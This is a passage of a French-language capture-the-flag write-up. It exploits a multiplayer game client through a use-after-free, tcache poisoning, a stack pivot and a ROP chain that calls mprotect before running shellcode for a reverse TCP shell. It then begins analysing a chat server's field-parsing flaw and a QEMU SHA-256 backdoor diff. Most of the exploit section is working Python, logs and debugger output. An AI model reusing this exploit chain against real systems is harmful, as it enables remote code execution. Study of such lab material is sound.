
```
if msg_body.greenshard_hp == 0x14:
    print("pushing tgt oob")
    state = 1
    pushTgt(my_con, msg_body.map_id, msg_body,
protocol.FacingDirection.Left)
```

Notre bot peut encore une fois réagir au déclenchement de la vulnérabilité en monitorant la valeur de *greenshard_hp*. Le bloc mémoire contenant notre structure Object a, à ce moment, été libéré, et devrait avoir été placé par l'allocateur dans une de ses *free lists.* Sans détailler pour le moment ce point, on peut constater que *greenshard_hp* va être modifié pour contenir une valeur *semblable* à un pointeur.

```
elif msg_body.greenshard_hp != 0:
     if uaf_value1 == 0:
        uaf_value1 = msg_body.greenshard_hp
        state = 2

        print("UAF triggered ! leak %x"%uaf_value1)
        print("UAF State %d"%state)
```

Du point de vue joueur cible, cette attaque est également observable (en plus d'observer un joueur venu sauvagement nous pousser hors de l'écran) :



Les logs de notre bot affichant :

```
text msg :%2$llx %1$x joined
leaked  7feb2136fc40
snprintf 7feb2136fc40

text msg :%1$llx %2$x joined
leaked  7feb2136fc40
leaked  7feb2136fc40
leaked  7feb2136fc40
leaked  7ffd64f53a70
Stack : 7ffd64f53a70
LibC 7feb2123b000

tick
text msg :A joined
my_id bd19
b'my token :\x9a\xf3\xd71,m\xb2b\x15\x81\xb7GW]n]'
new player found e926: b'test\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
this is target (0)
…
tick
player e926 moved to -29 120
pushing tgt oob
player e926 moved to 3c6 120
UAF triggered ! leak 7fffb8000
UAF State 1
```

La valeur récupérée : 7fffb8000, donne en décimal 34359443456, la valeur de bouclier affichée dans l'UI de notre cible.

Il faut également noter que cette valeur est également contrôlable, en effet, la structure Player continue de pointer vers le bloc free, qui est toujours considéré comme une structure Object. En attaquant notre cible, les dégâts seront soustrait au champ Player->shield->greenshard_hp.

```
MEMORY:00007FFFB8000B70 ; Player Player0
MEMORY:00007FFFB8000B70 Player0 Player <offset Player0_lock, 0FAFh, 0, PLAYER_LOCAL, 0, 0, 0, \
MEMORY:00007FFFB8000B70         TEAM_BLUE, FACING_LEFT, 'test', 64h, 1, 0, 0, 0, <928.0, \
MEMORY:00007FFFB8000B70         288.0>, <0>, 1, 1, 'A', 0, 0, 5, 0, 0, 0, NO_KICKBACK, 0, \
MEMORY:00007FFFB8000B70         offset player0_sprite, 1Bh, 14h, 0, 0, 0, 0, \
MEMORY:00007FFFB8000B70         offset Player0_shield, 0>
MEMORY:00007FFFB8000C28 dq offset unk_35
MEMORY:00007FFFB8000C30 ; SDL_mutex Player0_lock
MEMORY:00007FFFB8000C30 Player0_lock SDL_mutex <0, 0, 0, 0, 1, 0, 0, 0>
MEMORY:00007FFFB8000C30                                         ; DATA XREF: MEMORY:Player0↑o
MEMORY:00007FFFB8000C50 uaf_chunk dq 0                          ; DATA XREF: MEMORY:stru_7FFFB8000030↑o
MEMORY:00007FFFB8000C58 dq offset unk_35
MEMORY:00007FFFB8000C60 ; Object Player0_shield
MEMORY:00007FFFB8000C60 Player0_shield dq 0DEADBEEFh                            ; greenshard_hp
MEMORY:00007FFFB8000C60                                         ; DATA XREF: .bss:players↑o
MEMORY:00007FFFB8000C60                                         ; MEMORY:Player0↑o
MEMORY:00007FFFB8000C68 dw 951Ch                                ; id
MEMORY:00007FFFB8000C6A db 0, 0
MEMORY:00007FFFB8000C6C dd 0                                    ; refcount
MEMORY:00007FFFB8000C70 db 1                                    ; map_id
MEMORY:00007FFFB8000C71 db 0
MEMORY:00007FFFB8000C72 dw 15h                                  ; pos_x
MEMORY:00007FFFB8000C74 dw 0Ch                                  ; pos_y
MEMORY:00007FFFB8000C76 db 0, 0
MEMORY:00007FFFB8000C78 dd OBJECT_GREENSHARD                    ; type
MEMORY:00007FFFB8000C7C db 0, 0, 0, 0
```

Figure 4: mémoire - la structure Player0 continue de référencer le bloc libéré – ptr/greenshard_hp modifié à 0xDEADBEEF

House of blob

Situation initiale :

L'état illustré précédemment peut être obtenu en ajoutant le code suivant dans notre boucle d'évènements :

```
elif msg_body.greenshard_hp != 0:
    if uaf_value1 == 0:
      uaf_value1 = msg_body.greenshard_hp
      # state = 2

      print("UAF triggered ! leak %x"%uaf_value1)
      print("UAF State %d"%state)

      toWrite = 0xDEADBEEF
      toWrite = (uaf_value1 - toWrite)&0xFFFFFFFFFFFFFFFF
      attackTgt(my_con, players[players_id[tgt_idx]].player_id, toWrite)
```

Dans cet état, l'objet local_player->Shield vient d'être libéré, et on modifie la valeur du premier qword contenu en y écrivant 0xdeadbeef (au lieu de 0x7fffb8000).

Concrètement, au moment du free(local_player->shield), le *chunk* (structure mémoire unitaire manipulée par malloc, elle contient un ensemble de méta données en plus de la plage mémoire utilisable par le programme) vient d'être transféré dans une liste de blocs libres nommée *fastbin*.

Cette liste (simplement chainée) est elle-même contenue dans une structure *malloc_state* (ou *arena*), située en début de segment mémoire. Pour notre bloc, situé en 0x7fffb8000cc0, cette structure sera en 0x7fffb8000030. On peut d'ailleurs l'observer avec GDB (en utilisant l'extension GEF[8])

```
gef➤  heap bin fast 0x7fffb8000030
──────────── Fastbins for arena at 0x7fffb8000030 ─────────────
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30]  ←  Chunk(addr=0x7fffb8000cc0, size=0x30,
flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  [Corrupted chunk at
0x7fffb8000cc0]
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
gef➤  x/10g 0x7fffb8000cb0
0x7fffb8000cb0: 0x0     0x35
0x7fffb8000cc0: 0xdeadbeef      0x63c4
0x7fffb8000cd0: 0xc00130001     0x2
0x7fffb8000ce0: 0x0     0xc1
0x7fffb8000cf0: 0x7fffb8000090  0x7fffb8000090
```

[8] https://github.com/hugsy/gef

Pointeurs « sécurisés »

L'état précédent est instable et finira par déclencher une exception à la première allocation d'un bloc de 32 octets. Une allocation de taille et de contenu arbitraire peut être forcée en envoyant un message de chat :

```
print("UAF triggered ! leak %x"%uaf_value1)
print("UAF State %d"%state)

toWrite = 0xDEADBEEF
toWrite = (uaf_value1 - toWrite)&0xFFFFFFFFFFFFFFFF
attackTgt(my_con, players[players_id[tgt_idx]].player_id, toWrite)
sendChat(my_con, b'A'*0x20)
```

Ce qui nous donne immédiatement :

```
malloc(): unaligned fastbin chunk detected
```

En modifiant la valeur 0x7fffb8000, nous avons en fait modifié le pointeur vers le prochain bloc de la liste *fastbin*. La fonction malloc utilise en effet une partie de la zone mémoire « utilisateur » (ou en tout cas la zone mémoire utilisable par le programme appelant), pour stocker des méta données internes. Ce mélange est très surprenant, pour moi qui viens du monde Windows, mais soit.

Je modifie donc toWrite pour l'aligner. On obtient une erreur de segmentation, en tentant d'accéder à l'adresse 0x721563ee0.

```
gef➤  heap bin fast 0x7fffb8000030
────────── Fastbins for arena at 0x7fffb8000030 ──────────
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] [!] Command 'heap bins fast' failed to execute
properly, reason: Cannot access memory at address 0x721563ee0
gef➤  x/10g 0x7fffb8000cb0
0x7fffb8000cb0: 0x0     0x35
0x7fffb8000cc0: 0xdeadbee0      0x68bf
0x7fffb8000cd0: 0xc00140001     0x2
0x7fffb8000ce0: 0x0     0xc1
0x7fffb8000cf0: 0x7fffb8000090  0x7fffb8000090
```

Comme mesure de protection, les pointeurs utilisés sont xorés avec « adresse du pointeur » >> 0x0C. Ici on a :

$$0xdeadbee0 \text{ ^ } 0x7fffb8000 \;=\; 0x721563ee0$$

La première valeur lue (0x7fffb8000) correspond donc à un pointeur nul (il s'agit du dernier bloc de la liste *fastbin*).

En fait on fait quoi ?

L'idée de base est assez simple, face à une vulnérabilité de type *use-after-free*, comme ici, mon premier réflexe serait de forcer une ré-allocation du bloc cible pour un autre objet « utile », créant artificiellement une confusion de type. Mais le programme cible ne semble pas propice à ce genre d'attaque, par manque d'objets intéressants (des essais avec les SDL_mutex, qui rentre également dans un bloc de 32 octets ne donnent rien).

Ceci dit, malloc utilisant la zone « programme » pour stocker ses métas donnés, on a naturellement cette confusion de type. C'est implicitement ce qu'on faisait au chapitre précédent. Il est donc assez logique de tenter de modifier le pointeur *fwd* (ce qu'on faisait encore une fois) pour le faire pointer, non plus sur NULL, mais sur une adresse arbitraire (et on a fort commodément un pointeur de stack, et de la libc, ce qui permettrait de faire du ROP). Cette adresse serait donc, du moins en théorie, un autre bloc libre. Une suite de deux allocations forcées (toujours via les messages de chat) devrait donc nous permettre d'écrire du contenu arbitraire à un endroit arbitraire.

Théoriquement. En pratique les tests d'intégrité ajoutés à malloc ne le permettent pas (ou du moins pas immédiatement). Je constate aussi que parfois (parce que des joueurs timeouts, parce que des messages du chat disparaissent, parce que…) mon bloc Shield n'est pas une tête de liste *fastbin*, mais contient un pointeur (protégé) vers un autre bloc libre. Mais ce n'est ni fiable ni reproductible.

Et comme mon idée suivante serait de créer, pour avoir un peu plus de contrôle, un bloc complet de métadonnées, de façon à passer plus facilement les tests d'intégrité, avoir un pointeur complet vers le segment de heap me semble indispensable.

Un peu de stabilité

Après pas mal de tâtonnement, j'utilise l'auto destruction des messages de chat au bout de 5 secondes (via la fonction *update_chat_feed*, qui est inlinée dans *network_thread_worker*) pour obtenir l'état désiré.

L'idée de base est de profiter d'un thread de heartbeat (qui envoie un msg de type HEARTBEAT_PDU au serveur), pour accumuler quelques messages de chat avant le déclanchement de l'UAF. Je provoque également une réutilisation de mon bloc libre par un de ces messages, ce qu'on peut à nouveau observer lors d'un évènement de type SERVER_PLAYER_INFO_PDU. Il suffit alors d'arrêter le spam du chat et d'attendre que tout se libère.

```
elif msg_body.greenshard_hp != 0:
   if uaf_value1 == 0:
         […]
   if state == 2:
       if msg_body.greenshard_hp != uaf_value1:
             uaf_value2 = msg_body.greenshard_hp
             print('next UAF value %x'%uaf_value2)
             if uaf_value2 == 0x4242424242424242:
                 print("drop heartbeat")
                 bStopMsg = True
                 uaf_value2 = 0
             else:
                 leak_heapAddr = uaf_value1^uaf_value2
                 print('heap addr %x'%leak_heapAddr)
                 state = 3
```

Les logs du bot donnent :

```
next UAF value 4242424242424242
drop heartbeat
next UAF value 4242424242424242
drop heartbeat
next UAF value 7ff847fb9eb0
heap addr 7fffb8001eb0
```

Via le debugger, on peut observer l'état de notre mémoire :

```
gef➤  heap bins fast 0x7fffb8000030
────────── Fastbins for arena at 0x7fffb8000030 ──────────
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
gef➤  heap bins small 0x7fffb8000030
────────── Small Bins for arena at 0x7fffb8000030 ──────────
[+] Found 0 chunks in 0 small non-empty bins.
gef➤  heap bins large 0x7fffb8000030
────────── Large Bins for arena at 0x7fffb8000030 ──────────
[+] Found 0 chunks in 0 large non-empty bins.
gef➤  heap bins unsorted 0x7fffb8000030
────────── Unsorted Bin for arena at 0x7fffb8000030 ──────────
[+] Found 0 chunks in unsorted bin.
gef➤  heap bins tcache 12
────────── Tcachebins for thread 12 ──────────
Tcachebins[idx=1, size=0x30, count=5] ←  Chunk(addr=0x7fffb8001ee0, size=0x30,
flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  Chunk(addr=0x7fffb8000cc0,
size=0x30, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←
Chunk(addr=0x7fffb8001eb0, size=0x30, flags=PREV_INUSE | IS_MMAPPED |
NON_MAIN_ARENA)  ←  Chunk(addr=0x7fffb8001e50, size=0x30, flags=PREV_INUSE |
IS_MMAPPED | NON_MAIN_ARENA)  ←  Chunk(addr=0x7fffb8001e20, size=0x30,
flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
```

On retrouve l'adresse lue, et surtout notre bloc cible (en cc0) mais cette fois dans une autre liste simple : le *tcache*. Cette structure est propre au thread et a un fonctionnement identique aux *fastbins* : il s'agit d'une série de liste simplement chainée, par taille de bloc.

TCache poisonning :

Un avantage, pour nous, c'est que malloc semble nettement moins regardant sur l'intégrité des listes TCaches, il est donc tout à fait possible de rediriger la liste au milieu de la stack du thread principal (adresse que j'ai récupérée au tout début, via le leak snprintf).

On ajoute donc :

```
if state == 3:
   toWrite = pWhere
   toWrite ^= uaf_value1
   if uaf_value2 != 0:
       toWrite = (uaf_value2 - toWrite)&0xFFFFFFFFFFFFFFFF
   else:
       toWrite = (uaf_value1 - toWrite)&0xFFFFFFFFFFFFFFFF

   attackTgt(my_con, players[players_id[tgt_idx]].player_id, toWrite)
   state = 4
if state == 4:
   sendChat(my_con, b'A'*0x20)
```

Ce qui donne la liste suivante :

```
gef➤  heap bins tcache 12
────────── Tcachebins for thread 12 ──────────
Tcachebins[idx=1, size=0x30, count=2] ←  Chunk(addr=0x7fffb8000cc0, size=0x30,
flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  Chunk(addr=0x7fffffffde20,
size=0x555555560860, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←
[Corrupted chunk at 0x7fffffffde20]
```

Il ne reste plus qu'à envoyer deux messages de 32 octets pour réutiliser le bloc 0x7fffb8000cc0, puis 0x7fffffffde20, déclenchant une erreur de segmentation en sortie de la fonction *render_hud.* Et effectivement :

```
gef➤  x/1i $rip
=> 0x5555555592b8 <render_hud+712>:     ret
gef➤  x/10gx $rsp
0x7fffffffde28: 0x4343434343434343      0x4343434343434343
0x7fffffffde38: 0x4343434343434343      0x0000555555560000
0x7fffffffde48: 0x0000000000007a69      0x00007fffffffe2ef
0x7fffffffde58: 0x00007fffffffe310      0x00007fffffffdea8
0x7fffffffde68: 0x0000555555556b2b      0x00007fffffffe2ef
```

Pour être complet on ne peut pas vraiment écrire n'importe où, le contenu de la destination importe, j'ai l'impression, mais il faudrait le confirmer, qu'il suffit que les 3bits de poids faible du qword précédant notre destination (en fait les flags PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) soient à 0.

Rop, spray, pivot, plus de Rop

Première limitation, et de taille, on ne peut écrire que 32 octets, 24 vu les limitations de notre primitive d'écriture. Cela limite grandement les possibilités. On a récolté un pointeur vers la libc, ce qui nous donne cependant un large espace de recherche, on trouve, en utilisant le toujours très utile rp++[9], un gadget de type « pop rsp ; ret ; », nous permettant de déplacer la stack à l'endroit de notre choix.

Et je profite d'avoir récupéré un pointeur vers la heap pour y positionner ma seconde stack. La heap étant relativement stable (il n'y a pas ou peu d'allocation qui ne soit pas contrôlable à distance) et linéaire, il est tout à fait possible de positionner des buffers (alloués en envoyant des messages de chat) à un offset prédictible par rapport à notre bloc corrompu.

Pour stabiliser encore plus le tas, je pré-réserve, en envoyant 4 messages de 0x400 octets juste après la connexion de mon bot, une série d'emplacements mémoire. Ces blocs seront situés à proximité immédiate des deux structures players (notre cible et notre bot) et des structures SDL_mutex et shield (Object) associées. L'ensemble des allocations non souhaitées seront elle décalées « plus loin ».

Ces 4 messages auront naturellement été libérés, grâce à l'expiration des messages de chat, ce qui permet de reprendre ces emplacements mémoire, pour y placer notre chaine de ROP. J'ajoute donc à l'initialisation du bot :

```
stack_frame_2 = b''
for i in range(0x40):
    stack_frame_2 += struct.pack('<Q', pRet)

stack_frame_2 += struct.pack('<Q', pPopRcx_Ret)
stack_frame_2 += struct.pack('<Q', 0xFFFFFFFFFFFF000)
stack_frame_2 += struct.pack('<Q', pPopRdxRbx_Ret)
stack_frame_2 += struct.pack('<Q', 0)
stack_frame_2 += struct.pack('<Q', 0x4242424242424242)
stack_frame_2 += struct.pack('<Q', pPopRax_Ret)
stack_frame_2 += struct.pack('<Q', 0x4141414141414141)
stack_frame_2 += struct.pack('<Q', pMask_Ret)
stack_frame_2 += struct.pack('<Q', pMovr9RAX_Pop3)
stack_frame_2 += struct.pack('<Q', 0)
stack_frame_2 += struct.pack('<Q', 0)
stack_frame_2 += struct.pack('<Q', 0)
stack_frame_2 += struct.pack('<Q', pMovRdiR9_CallRbx)
stack_frame_2 += struct.pack('<Q', pPopRsi_Ret)
stack_frame_2 += struct.pack('<Q', 0x10000)
stack_frame_2 += struct.pack('<Q', pPopRdxRbx_Ret)
stack_frame_2 += struct.pack('<Q', 7)
stack_frame_2 += struct.pack('<Q', 0)
stack_frame_2 += struct.pack('<Q', pMemProtect)
stack_frame_2 += struct.pack('<Q', pJmpRsp)
stack_frame_2 += PAYLOAD
stack_frame_2 += b'D'*(0x400-len(stack_frame_2))
```

[9] https://github.com/0vercl0k/rp

```
my_con, my_id, MY_TOKEN = connect(b'A')
if my_id == None:
    print("cannot connect")
    exit()
else:
    print("my_id %x"%my_id)
    print(b"my token :"+ MY_TOKEN)

#reserve memory slots
for i in range(4):
    sendChat(my_con, b'D'*0x400)
```

Et en fin de ma machine d'état :

```
if state == 2:
   if msg_body.greenshard_hp != uaf_value1:
     uaf_value2 = msg_body.greenshard_hp
     print('next UAF value %x'%uaf_value2)
     if uaf_value2 == 0x4242424242424242:
         print("drop heartbeat")
         bStopMsg = True
         uaf_value2 = 0
     else:
         leak_heapAddr = uaf_value1^uaf_value2
         print('heap addr %x'%leak_heapAddr)
         stack_frame_2 = stack_frame_2.replace(b'AAAAAAAA', struct.pack('<Q',
leak_heapAddr))
         stack_frame_2 = stack_frame_2.replace(b'BBBBBBBB', struct.pack('<Q',
leak_heapAddr-0x348))
         for i in range(4):
             sendChat(my_con, stack_frame_2)
             state = 3
[…]
if state == 4:
   sendChat(my_con, b'A'*0x20)

   stack_frame = b'CCCCCCC1'
   stack_frame += struct.pack('<Q', pPopRsp_Ret)
   if leak_heapAddr & 0xFFFF < 0x1800:
     frame2 = leak_heapAddr + 0x1b0
   else:
     frame2 = leak_heapAddr - 0x400

   print("trying with stack2 : %x"%frame2)
   stack_frame += struct.pack('<Q', frame2)

   stack_frame += b'C'*0x8
   sendChat(my_con, stack_frame)
   return
```

La chaine de ROP principale va simplement faire un appel à memprotect, pour passer le segment mémoire de la heap courante en RWX, avant de sauter dans un shellcode. On ajoute une série de gadgets pointant vers l'instruction ret avant notre chaine, ce qui permet un peu de souplesse lors de notre pivot : même si on ne saute pas exactement sur le début de la chaine, l'exécution continuera comme prévu.

Il ne reste plus qu'à finaliser les tests, en passant encore une fois par serveo pour exposer le port d'écoute pour la reverse TCP shell, et à transmettre l'ensemble au commanditaire. Lors de nos tests le joueur mafia-dev semblait connecté en permanence mais immobile, ce qui est une très bonne nouvelle, l'idée de devoir modifier notre bot pour prendre en compte les mouvements d'une cible n'était pas réjouissante.




Figure 5: démonstration d'accès distant

Chapitre 3 : l'effet papillon

Remarkable work, agent. You have successfully hacked into the machine of the organisation's lead developer, *DEV*. Thanks to you, we have secured a foothold inside the target's internal network!

With this newfound access, we discovered that the organisation is running a customized internal chat application, *MafiaChat*.

Moreover, it seems that a suspicious individual named *EMERALD* and acting as the organisation's BOSS is trying to establish contact with *DEV* through *MafiaChat*. Our social engineering team certainly could make good use of this opportunity if you *find a way to respond to him as DEV (@mafiaDEV)*.

Our team conducted a first analysis of the application. It looks like the development is still in its early phase and the confidentiality of the messages is not assured, therefore we can freely read messages from the server. Conversely, the messages' integrity is strongly enforced, and all the messages require signing through a specialized Hardware Security Module, running on a 3rd party machine. However, the conversation between *DEV* and another member of the organisation, *Mafia-Bro*, suggests that the Module contains a backdoor that you could exploit using your cryptography skills!

L'infrastructure fournie est composée de trois systèmes :

- Shardy un client graphique utilisant pytermgui (la compatibilité avec powershell n'est pas parfaite)
- Mafiachat, un serveur flask
- Hsmm, un binaire RISCV-64 et une version modifiée de qemu permettant d'émuler « la backdoor matérielle »

Analyse de mafiachat et shardy

Avant de me lancer dans l'analyse d'un binaire en RISCV, je commence par les services python fournis. Les deux utilisent un fichier commun « hsmm.py » assurant la communication avec le hsmm. Celui-ci semble proposer deux fonctions « sign » et « verify ». C'est d'ailleurs le binaire hsmm qui semble mettre en forme le message transmis (via une requête post sur /msgs) au serveur.

Un test me donne le message suivant :

```
from:@mafiaTEST\to:@mafiaDEV\content:Z3NtdHNldA==
```

Cette chaine est parsée, par mafiachat, à l'aide du code suivant :

```
    msg = {
        "from": None,
        "to": None,
        "content": None,
    }
    msg_key = None
    buf_str = ""
    for i in data.decode("utf-8", "ignore"):
        if i == ":":
            msg_key = buf_str
            buf_str = ""
        elif i == "\\":
            if msg_key in msg:
                msg[msg_key] = buf_str
            msg_key = None
            buf_str = ""
        else:
            buf_str += i
    if msg_key in msg:
        msg[msg_key] = buf_str
```

Ce code n'empêche absolument pas de fournir un message comportant plusieurs balises « from: », « to: » ou « content: ». Un message de la forme :

```
from:@mafiaTEST\to:@mafiaDEV\content:Z3NtdHNldA==\from:@mafiaDev\to:@mafiaBoss
```

serait valide et permettrait de passer les restrictions du compte @mafiaTest. Ceci dit le message doit être signé, cette attaque n'est donc pour le moment pas possible.

Au passage, et comme spécifié dans le mail de notre commanditaire, l'ensemble des messages peuvent être récupérés en effectuant une requête GET sur /msgs. Y compris les messages qui ne nous sont pas destinés. On y retrouve la conversation mentionnée entre @mafiaDEV et @mafiaBOSS.

```
{
     "content": "Please send me an authenticated message ASAP.",
     "from": "@mafiaBOSS",
     "to": "@mafiaDEV"
},
```

Analyse de hsmm

Hsmm : serveur

Le paquet de données fourni contient également les sources du binaire hsmm, on y apprend que la signature est en fait un HMAC-SHA256. Je note également la présence d'une série de CSR (Control and Service Registers). Les CSR mkey0 à mkey7 (lus à travers la macro csrr_x) semblent correspondre à la clé du HMAC, les CSR mafia_0, mafia_1 et mafia_1_now semblent plus spécifiques.

La valeur de mafia_0 et mafia_1 correspondent aux paramètres extra_0 et extra_1 de la fonction sign de hsmm.py. Par défaut ils sont initialisés à 1337. Le CSR mafia_1_now est systématiquement mis à zéro au lancement du binaire hsmm.

Hsmm : backdoor.diff

On retrouve dans ce fichier la définition de l'ensemble des CSR :

```
/* User Mafia CSRs */
 [CSR_MKEY0] = { "mkey0", mafia, read_mkey },
 [CSR_MKEY1] = { "mkey1", mafia, read_mkey },
 [CSR_MKEY2] = { "mkey2", mafia, read_mkey },
 [CSR_MKEY3] = { "mkey3", mafia, read_mkey },
 [CSR_MKEY4] = { "mkey4", mafia, read_mkey },
 [CSR_MKEY5] = { "mkey5", mafia, read_mkey },
 [CSR_MKEY6] = { "mkey6", mafia, read_mkey },
 [CSR_MKEY7] = { "mkey7", mafia, read_mkey },
 [CSR_MAFIA_0]     = { "mafia_0",     mafia, NULL, write_mafia_0     },
 [CSR_MAFIA_1]     = { "mafia_1",     mafia, NULL, write_mafia_1     },
 [CSR_MAFIA_1_NOW] = { "mafia_1_now", mafia, NULL, write_mafia_1_now },
```

En fouillant un peu on retrouve la définition de la structure utilisée :

```
typedef struct {
    riscv_csr_predicate_fn predicate;
    riscv_csr_read_fn read;
    riscv_csr_write_fn write;
    riscv_csr_op_fn op;
} riscv_csr_operations;
```

L'ensemble de ces registres partagent donc la même fonction de prédicat « mafia » qui est vide. Les registres MKEYx sont lisibles via read_mkey, et semblent effectivement contenir la clé du HMAC (dans notre version la chaine 'REDACTED' répétée 4 fois).

L'écriture dans les registres mafia_0, mafia_1 et mafia_1_now met à jour le contexte CPU.

On a enfin une modification des instructions vectorielles liées à SHA-2 : vsha2ch32_vv, vsha2cl32_vv, de l'instruction vsetvl et de la fonction vsha2c_32. On retrouve l'ensemble de ces modifications dans le binaire qemu fourni.

vsha2c_mafia32

Les instructions vsha2ch32.vv et vsha2cl32.vv[10] correspondent à l'implémentation de deux rounds de l'algorithme SHA-2 (voir ch. suivant), spécifiquement pour SHA-256. Ces deux fonctions ont été modifiées de manières similaires :

- Un appel à la fonction vsha2_mafia32 (inlinée dans le binaire qemu fourni), permet sous certaines conditions d'initialiser la valeur de M (qui est autrement nul) :

```
static void vsha2c_mafia32(CPURISCVState *env, uint32_t *M)
{
    target_ulong mafia_0_now = env->mafia_0_now;
    env->mafia_0_now += 2;
    if (env->mafia_0 != mafia_0_now) {
        return;
    }

    target_ulong mafia_1_now = env->mafia_1_now;
    env->mafia_1_now += 1;
    if (env->mafia_1 != mafia_1_now) {
        return;
    }
    //csr 15: seed rmw_seed => return random value
    target_ulong m0 = helper_csrrw(env, 0x015, 0, 0);
    target_ulong m1 = helper_csrrw(env, 0x015, 0, 0);
    if ((m0 & 0b11 << 30) != 0b10 << 30 || (m1 & 0b11 << 30) != 0b10 << 30) {
        riscv_raise_exception(env, RISCV_EXCP_ILLEGAL_INST, GETPC());
    }
    *M = (m0 & 0xFFFF) | (m1 & 0xFFFF) << 0x10;
}
```

- Cette valeur M est ensuite transmise à la fonction vsha2c_32 (qui implémente la fonction de compression SHA-2). Cette valeur permet de modifier l'état en début de fonction, et plus spécifiquement la valeur c, en y ajoutant M :

```
+static void vsha2c_32(uint32_t *vs2, uint32_t *vd, uint32_t *vs1, uint32_t M)
 {
     uint32_t a = vs2[H4(3)], b = vs2[H4(2)], e = vs2[H4(1)], f = vs2[H4(0)];
-    uint32_t c = vd[H4(3)], d = vd[H4(2)], g = vd[H4(1)], h = vd[H4(0)];
+    uint32_t c = vd[H4(3)] + M, d = vd[H4(2)], g = vd[H4(1)], h = vd[H4(0)];
